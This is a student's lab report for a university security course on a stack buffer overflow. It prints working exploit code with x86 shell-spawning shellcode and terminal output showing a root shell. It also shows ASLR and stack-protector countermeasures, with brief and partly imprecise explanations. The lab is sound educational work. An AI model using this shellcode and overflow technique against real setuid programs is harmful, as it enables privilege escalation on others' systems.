
Swasti Mishra
Dr. Sun
COSC 366
23 September 2022


COSC 366 Programming Assignment 1

Task 0: Screenshot of My Exploit.c Code



```
/* exploit.c */
/* A program that creates a file containing code for launching shell*/

#include <stdlib.h>
#include <stdio.h>
#include <string.h>

char shellcode[]=
        "\x31\xc0"      /* xorl %eax,%eax */
        "\x50"          /* pushl %eax */
        "\x68""//sh"    /* pushl $0x68732f2f */
        "\x68""/bin"    /* pushl $0x6e69622f */
        "\x89\xe3"      /* movl %esp,%ebx */
        "\x50"          /* pushl %eax */
        "\x53"          /* pushl %ebx */
        "\x89\xe1"      /* movl %esp,%ecx */
        "\x99"          /* cdq */
        "\xb0\x0b"      /* movb $0x0b,%al */
        "\xcd\x80"      /* int $0x80 */
;

void main(int argc, char **argv){
        char buffer[517];
        FILE *badfile;

        /* Initialize buffer with 0x90 (NOP instruction) */
        memset(&buffer, 0x90, 517);

        /* You need to fill the buffer with appropriate contents here */
        long address ;
        unsigned int len ;
        unsigned int increment ;

        address = 0xbffff1b4 ;
        len = strlen( shellcode ) ;
        increment = 36 ;
        buffer[516] = 0 ;
        memcpy( ( buffer + 516 ) - len - 1 , shellcode, len ) ;
        long *ptr = ( long* )( buffer + increment ) ;
        *ptr = address ;


        /* Save the contents to the file "badfile" */
        badfile = fopen("./badfile", "w");
        fwrite(buffer, 517, 1, badfile);
        fclose(badfile);
}
~
                                                            1,1           All
```


Task 1: Screenshot of Successful Completion of Buffer Overflow



```
[10/19/2022 14:40] seed@ubuntu:~/Desktop/Assignment1_2$ gcc -o exploit exp
loit.c
[10/19/2022 14:40] seed@ubuntu:~/Desktop/Assignment1_2$ ./exploit
[10/19/2022 14:40] seed@ubuntu:~/Desktop/Assignment1_2$ ./stack
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=0(root),4(adm),24(cdrom)
,27(sudo),30(dip),46(plugdev),109(lpadmin),124(sambashare),130(wireshark),
1000(seed)
# 
```

I re-wrote this program to better achieve buffer overflow.


Task 2: Screenshot of Successful Completion of Buffer Overflow Using a Bash While Loop, While ASLR is Turned On, and Explanation of Results.



```
[10/19/2022 14:46] root@ubuntu:/home/seed/Desktop/Assignment1_2# sh -c "wh
ile [ 1 ]; do ./stack; done;"
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
Segmentation fault (core dumped)
^CSegmentation fault (core dumped)

[10/19/2022 14:46] root@ubuntu:/home/seed/Desktop/Assignment1_2# 
```

Because ASLR is randomizing where things are in memory, it is much harder for our program to inject malicious code in places where it does not belong. For that reason, we get a segmentation fault instead of root access. The program may open the shell at some point, but it is very unlikely.

Task 3: Screenshot of Results and Explanation for Results.



```
[10/19/2022 14:51] seed@ubuntu:~/Desktop/Assignment1_2$ gcc -o stack -z ex
ecstack stack.c
[10/19/2022 14:51] seed@ubuntu:~/Desktop/Assignment1_2$ ./stack
*** stack smashing detected ***: ./stack terminated
Segmentation fault (core dumped)
[10/19/2022 14:51] seed@ubuntu:~/Desktop/Assignment1_2$ 
```

In this program, we compiled with the stack guard flag. This generates an error because exploit.c is interfering with or writing over parts of the stack that another program is using.